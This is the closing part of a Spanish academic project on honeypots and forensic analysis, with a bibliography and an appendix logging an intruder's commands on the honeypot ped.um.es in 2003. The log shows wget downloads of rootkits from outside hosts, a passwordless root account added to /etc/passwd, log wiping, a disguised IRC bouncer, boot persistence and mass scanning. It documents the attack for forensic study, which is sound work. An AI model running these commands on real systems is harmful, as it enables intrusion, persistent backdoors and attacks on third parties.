- **Desarrollo de un sistema de aviso automático,** que permita alertar a las redes desde donde se han originado los ataques (muchas veces equipos previamente atacados) de las acciones realizadas desde estos sistemas, evitando así la existencia de *paraisos virtuales* desde los que lanzan ataques a otros sistemas.

Bibliography

[1] José Manuel Navarro Meseguer. *Seguridad en la Red y Análisis Forense*. Proyecto fin de carrera. Facultad de Informática. Universidad de Murcia. Murcia 2002.

[2] Francisco Jesús Monserrat Coll. *PED: Red de Equipos Trampa de RedIRIS*. `http://www.rediris.es/~paco/ped/`

[3] Antonio Villalón Huertas. *Seguridad en Unix y Redes*. v. 2.1. Julio 2002. `http://www.rediris.es/cert/doc/unixsec`

[4] Honeynet Project. Know Your Enemy. The Tools and Methodologies of the Script Kiddie. Julio 2000. `http://project.honeynet.org/papers/enemy/`

[5] Honeynet Project. Know Your Enemy: II. Trackinga las máquinas the blackhat's moves. Junio 2001.`http://project.honeynet.org/papers/enemy2/`

[6] Know Your Enemy: III. They Gain Root. 27 Marzo 2000. `http://project.honeynet.org/papers/enemy3/`

[7] Know Your Enemy: Statistics. Honeynet Project. 22 Julio 2001.

[8] http://www.tracking-hackers.com

[9] Peter Jay Salzman / Ori Pomerantz. The Linux Kernel Module Programming Guide. 2001.

[10] Michael Beck, Harold Bohme, Mirko Dzladzka, Ulrich Kunitz, Robert Magnusm and Dirk Verworner. Linux kernel Internals. Addison-Wesley, 1996.

[11] Curry, David A. Unix System Security. A Guide for Users and System Administrator.

[12] pragmatic / THC. (nearly) Complete Linux Loadable Kernel Modules. 09/1999.

[13] Kurt Seifried. Linux Administrator's Security Guide. `http://www.securityportal.com/lags`

[14] PHRACK Magazine. `http://www.phrack.org`

[15] Página oficial de RedIRIS. `http://www.rediris.es`

[16] FIRST (Forum of Incident Response and Security Teams). `http://www.first.org`

[17] Web oficial de la herramienta Autopsy Forensyc Browser. `http://www.sleuthkit.org/autopsy/index.php`

[18] Listado de llamadas al sistema de Linux kernel 2.2. `http://quaff.port5.com/syscall_list.html`

[19] Página oficial de Ethereal. `http://www.ethereal.com`

[20] Página oficial del proxy IRC psyBNC. `http://www.psychoid.net`

Appendix A

Datos recogidos por el módulo de control

A continuación se muestra el fichero completo con los datos recogidos por el módulo de control durante todo el tiempo que la maquina *ped.um.es* permaneció atacada.

```
20:11:04-2003/05/31 [0:sh:10316:ttyp:0]
    wget cliente.escelsanet.com.br/punk/rk.tgz
20:12:04-2003/05/31 [0:sh:10316:ttyp:0]tar -zxvf rk.tgz
20:28:22-2003/05/31 [0:sh:10330:ttyp:0]cd rk
20:28:46-2003/05/31 [0:sh:10330:ttyp:0]./trojans
20:28:51-2003/05/31 [0:grep:10360:ttyp:0]
20:29:22-2003/05/31 [0:sh:10330:ttyp:0]/bin/echo “2 sk “>>/lib/defs/p
20:29:49-2003/05/31 [0:sh:10330:ttyp:0]ls
20:33:00-2003/05/31 [0:sh:10330:ttyp:0]w
20:33:47-2003/05/31 [0:sh:10330:ttyp:0]/sbin/pidof sk
20:34:06-2003/05/31 [0:sh:10330:ttyp:0]exit
21:17:50-2003/06/03 [48:sh:26217:ttyp:0]cd /tmp
21:17:50-2003/06/03 [48:sh:26217:ttyp:0]
21:18:37-2003/06/03 [48:sh:26217:ttyp:0]
   wget snow.prohosting.com/ozn/abc/prt
21:18:38-2003/06/03 [48:sh:26217:ttyp:0]
21:19:25-2003/06/03 [48:sh:26217:ttyp:0]chmod +x prt
```

```
21:19:25-2003/06/03 [48:sh:26217:ttyp:0]
21:19:27-2003/06/03 [48:sh:26217:ttyp:0]./prt
21:19:27-2003/06/03 [0:sh:26223:ttyp:0]
21:19:29-2003/06/03 [0:sh:26223:ttyp:0]id
21:19:29-2003/06/03 [0:sh:26223:ttyp:0]
21:19:34-2003/06/03 [0:sh:26223:ttyp:0]/usr/sbin/useradd pwd
21:19:35-2003/06/03 [0:sh:26223:ttyp:0]
21:20:09-2003/06/03 [0:sh:26223:ttyp:0]passwd -d pwd
21:20:10-2003/06/03 [0:sh:26223:ttyp:0]
19:38:46-1971/09/25 [506:bash:26238:pts:0]
     echo 'user::0:0::/home/admin:/bin/bash'>>/etc/passwd
21:27:25-2003/06/03 [506:bash:26238:pts:0]
     export HOME=/tmp;export SHELL=/bin/bash;export TERM=xterm;
21:27:29-2003/06/03 [0:sh:26223:ttyp:0]
     echo 'user::0:0::/home/admin:/bin/bash'>>/etc/passwd
21:27:29-2003/06/03 [0:sh:26223:ttyp:0]
21:27:30-2003/06/03 [0:sh:26223:ttyp:0]
     export HOME=/tmp;export SHELL=/bin/bash;export TERM=xterm;
21:27:30-2003/06/03 [0:sh:26223:ttyp:0]
21:27:31-2003/06/03 [506:bash:26238:pts:0]su user
21:27:34-2003/06/03 [0:bash:26279:pts:0]> /var/run/utmp
21:28:40-2003/06/03 [0:bash:26279:pts:0]cd /etc
21:28:42-2003/06/03 [0:bash:26279:pts:0]mkdir ." "
21:28:43-2003/06/03 [0:bash:26279:pts:0]cd ." "
21:35:33-2003/06/03 [0:bash:26279:pts:0]
    wget www.geocities.com/valisie/psybnc.tgz
21:35:46-2003/06/03 [0:bash:26279:pts:0]
    wget www.geocities.com/valisie/psy.tgz
21:37:09-2003/06/03 [0:bash:26279:pts:0]
```

```
    wget www.geocities.com/valisie/psybnc.tgz
21:37:25-2003/06/03 [0:bash:26279:pts:0]
    wget saregardy.i.net/psybnc.tgz
21:37:33-2003/06/03 [0:bash:26279:pts:0][A[D[D[D[D
21:37:37-2003/06/03 [0:bash:26279:pts:0][A[D[D[D[Db
21:40:12-2003/06/03 [0:bash:26279:pts:0]
    wget snow.prohosting.com/ozn/root/psyBNC2.3.1-8.tar.gz
21:40:19-2003/06/03 [0:bash:26279:pts:0]tar xvfz psyBNC2.3.1-8.tar.gz
21:40:27-2003/06/03 [0:bash:26279:pts:0]rm -rf psyBNC2.3.1-8.tar.gz
21:40:30-2003/06/03 [0:bash:26279:pts:0]mv psybnc .” “
21:40:32-2003/06/03 [0:bash:26279:pts:0]cd .” “
21:40:34-2003/06/03 [0:bash:26279:pts:0]mv psybnc [nfsd]
21:40:37-2003/06/03 [0:bash:26279:pts:0]bas ls
21:40:45-2003/06/03 [0:bash:26279:pts:0]make
21:41:29-2003/06/03 [0:bash:26279:pts:0]cd ..
21:41:30-2003/06/03 [0:bash:26279:pts:0]ls
21:41:31-2003/06/03 [0:bash:26279:pts:0]rm -rf .“ “
21:41:40-2003/06/03 [0:bash:26279:pts:0]
     wget roman-hackers.org/robot/p.tgz
21:41:53-2003/06/03 [0:bash:26279:pts:0]tar xvfz p.tgz
21:41:58-2003/06/03 [0:bash:26279:pts:0]rm -rf p.tgz
21:42:00-2003/06/03 [0:bash:26279:pts:0]cd .bash
21:42:02-2003/06/03 [0:bash:26279:pts:0]ls
21:42:03-2003/06/03 [0:bash:26279:pts:0]mv psybnc [nfsd]
21:42:14-2003/06/03 [0:bash:26279:pts:0]./ntpd
21:42:18-2003/06/03 [0:bash:26279:pts:0]kill -9 26420
21:42:22-2003/06/03 [0:bash:26279:pts:0]mv np tpd [nfsd]
21:42:32-2003/06/03 [0:bash:26279:pts:0]vi psybnc.conf
21:42:37-2003/06/03 [0:vi:26422:pts:0]:q
```

```
21:42:38-2003/06/03 [0:bash:26279:pts:0]ls
21:42:40-2003/06/03 [0:bash:26279:pts:0]bash
21:42:50-2003/06/03 [0:bash:26424:pts:0]export PATH=”.”
21:42:51-2003/06/03 [0:bash:26424:pts:0][mn nfsd]
21:43:24-2003/06/03 [0:bash:26424:pts:0]exit
21:43:25-2003/06/03 [0:bash:26279:pts:0]
    /sbin/ipchains -A input -p tcp -s 0/0 -d 0/0 443 -j DENY
21:44:24-2003/06/03 [0:bash:26279:pts:0]wget icekiss.us/sslstop.tar.gz
21:44:26-2003/06/03 [0:bash:26279:pts:0]tar xvfz sslstop.tar.gz
21:44:31-2003/06/03 [0:bash:26279:pts:0]cd sslstop
21:44:34-2003/06/03 [0:bash:26279:pts:0]./sslstop
21:44:39-2003/06/03 [0:bash:26279:pts:0]./sslport
21:46:42-2003/06/03 [0:bash:26279:pts:0]cd /etc
21:46:53-2003/06/03 [0:bash:26279:pts:0]
   wget saregardu.net/skk.tgz ; tar xzvf skk.tgz ;
   rm -rf skk.tgz ; cd sk-1.3b ; ./inst ; cd .. ; rm -rf sk-1.3b ;
   cd /usr/share/locale/.vali ; ./sk ;
21:47:07-2003/06/03 [0:bash:26279:pts:0]
   cp sk /usr/sbin ; chattr +isa /usr/sbin/sk ;
   chattr -is /etc/rc.d/rc.sysinit ;
   echo "# SK Daemon startup.." >> /etc/rc.d/rc.sysinit ;
   echo "/usr/sbin/sk " >> /etc/rc.d/rc.sysinit ;
   chattr +is /etc/rc.d/rc.sysinit ;
21:47:28-2003/06/03 [0:bash:26279:pts:0]rm -rf /usr/sbin/sk
21:47:29-2003/06/03 [0:bash:26279:pts:0]ls
21:47:31-2003/06/03 [0:bash:26279:pts:0]./sk 26426
21:54:42-2003/06/03 [0:bash:26279:pts:0]w
21:54:43-2003/06/03 [0:bash:26279:pts:0]cat /etc/hosts
21:54:46-2003/06/03 [0:bash:26279:pts:0]ps ax
```

```
21:54:48-2003/06/03 [0:bash:26279:pts:0]kill -9 26208 26216 26220
02:05:45-1971/09/28 [506:bash:4023:pts:0]su user
03:52:28-2003/06/06 [0:bash:4064:pts:0]> /var/run/utmp
03:52:31-2003/06/06 [0:bash:4064:pts:0]cd /etc
03:52:33-2003/06/06 [0:bash:4064:pts:0]mkdir .” “
03:52:34-2003/06/06 [0:bash:4064:pts:0]cd .” “
03:52:35-2003/06/06 [0:bash:4064:pts:0]ls
03:52:37-2003/06/06 [0:bash:4064:pts:0]
    wget www.geocitiees..com/valisie/http.tgz
03:52:51-2003/06/06 [0:bash:4064:pts:0]
    wget www.geocities.com/valisie/http.tgz
03:52:58-2003/06/06 [0:bash:4064:pts:0]
    wget www.geocities.com/valisie/http.tgz
03:52:59-2003/06/06 [0:bash:4064:pts:0]
    wget www.geocities.com/valisie/http.tgz
03:52:59-2003/06/06 [0:bash:4064:pts:0]
    wget www.geocities.com/valisie/http.tgz
03:53:00-2003/06/06 [0:bash:4064:pts:0]
    wget www.geocities.com/valisie/http.tgz
03:53:00-2003/06/06 [0:bash:4064:pts:0]
    wget www.geocities.com/valisie/http.tgz
03:53:00-2003/06/06 [0:bash:4064:pts:0]
    wget www.geocities.com/valisie/http.tgz
10:11:08-1971/09/28 [506:bash:4672:pts:0]su user
11:57:51-2003/06/06 [0:bash:4713:pts:0]> /var/run/utmp
11:57:54-2003/06/06 [0:bash:4713:pts:0]ps ax
11:57:59-2003/06/06 [0:bash:4713:pts:0]locate mass
11:58:03-2003/06/06 [0:bash:4713:pts:0]cd /etc/.” “
11:58:05-2003/06/06 [0:bash:4713:pts:0]ls
```

```
11:58:06-2003/06/06 [0:bash:4713:pts:0]ls -a
11:58:08-2003/06/06 [0:bash:4713:pts:0]
    wget www.geocities.com/valisie/mass.tgz
11:58:17-2003/06/06 [0:bash:4713:pts:0]tar xvfz mass.tgz
11:58:20-2003/06/06 [0:bash:4713:pts:0]cd mass
11:58:22-2003/06/06 [0:bash:4713:pts:0]./mass -b 67.0.*.* -s 800
10:58:12-1971/09/28 [506:bash:4784:pts:0]su user
12:44:55-2003/06/06 [0:bash:4825:pts:0]> /var/run/utmp
12:44:58-2003/06/06 [0:bash:4825:pts:0]cd /etc/.” “
12:45:00-2003/06/06 [0:bash:4825:pts:0]ls
12:45:01-2003/06/06 [0:bash:4825:pts:0]
    wget www.geocities.saregardu.net/utt.ssl; .tgz
12:45:20-2003/06/06 [0:bash:4825:pts:0]
    wget saregardu.net/ussl.tgz
12:49:00-2003/06/06 [0:bash:4825:pts:0]ftp stupid.3x.ro
12:49:13-2003/06/06 [0:bash:4825:pts:0]ftp 62.231.65.168
12:49:26-2003/06/06 [0:bash:4825:pts:0][A
12:49:27-2003/06/06 [0:bash:4825:pts:0]OA
12:49:28-2003/06/06 [0:bash:4825:pts:0]OA
12:49:30-2003/06/06 [0:bash:4825:pts:0][A
12:49:32-2003/06/06 [0:bash:4825:pts:0]
    wget www.geocities.com/valisie/a.tgz
12:49:42-2003/06/06 [0:bash:4825:pts:0]ps ax
12:49:47-2003/06/06 [0:bash:4825:pts:0]ls
12:49:49-2003/06/06 [0:bash:4825:pts:0]ftp stupid.3x.ro
21:41:31-1971/09/28 [506:bash:5638:pts:0]su user
23:28:14-2003/06/06 [0:bash:5679:pts:0]> /var/run/utmp
23:28:17-2003/06/06 [0:bash:5679:pts:0]ps ax
23:28:21-2003/06/06 [0:bash:5679:pts:0]cd /etc/." "
```

```
23:28:24-2003/06/06 [0:bash:5679:pts:0]ls
23:28:25-2003/06/06 [0:bash:5679:pts:0]cd mass
23:28:27-2003/06/06 [0:bash:5679:pts:0]ls -la mass.log
23:28:39-2003/06/06 [0:bash:5679:pts:0]./vuln mass.log > mass.txt
23:28:44-2003/06/06 [0:bash:5679:pts:0]
    cat mass.txt | grep "Mandrake*.*"
23:28:49-2003/06/06 [0:bash:5679:pts:0]
    cat mass.txt | grep "SuSe*.*"
23:28:54-2003/06/06 [0:bash:5679:pts:0]
    cat mass.txt | grep "RedHat*.*"
23:28:57-2003/06/06 [0:bash:5679:pts:0]./mass -b 221.0.*.* -s 800
23:29:03-2003/06/06 [0:bash:5679:pts:0]./kill -9 4722.
23:29:09-2003/06/06 [0:bash:5679:pts:0]./mass -b 221.0.*.* -s 800
23:29:16-2003/06/06 [0:bash:5679:pts:0][A
23:29:17-2003/06/06 [0:bash:5679:pts:0]./kill -9 4722
23:29:23-2003/06/06 [0:bash:5679:pts:0]kill -9 4722
23:29:28-2003/06/06 [0:bash:5679:pts:0]./mass -b 221.0.*.* -s 800
13:56:33-1971/09/29 [506:bash:19679:pts:0]su user
15:43:17-2003/06/07 [0:bash:19720:pts:0]> /var/run/utmp
15:43:20-2003/06/07 [0:bash:19720:pts:0]ps ax
15:43:23-2003/06/07 [0:bash:19720:pts:0]cd /etc/. ""
15:43:25-2003/06/07 [0:bash:19720:pts:0]ls
15:43:26-2003/06/07 [0:bash:19720:pts:0]cd ." "
15:43:28-2003/06/07 [0:bash:19720:pts:0]ls
15:43:29-2003/06/07 [0:bash:19720:pts:0]cd mass
15:43:36-2003/06/07 [0:bash:19720:pts:0]./vuln mass.log > mass.txZt
15:43:40-2003/06/07 [0:bash:19720:pts:0]
    cat mass.txt | grep "Mandrake*.*"
15:43:44-2003/06/07 [0:bash:19720:pts:0]
```

```
    cat mass.txt | grep "SuSe*.*"
15:43:48-2003/06/07 [0:bash:19720:pts:0]
    cat mass.txt | grep "RedHat*.*"
15:43:49-2003/06/07 [0:bash:19720:pts:0]./mass -b 1204.0.*.* -s 800
15:43:56-2003/06S/07 [0:bash:19720:pts:0]kill -9 5696.
15:44:04-2003/06/07 [0:bash:19720:pts:0]./mass -b 204.0.*.* -s 800
```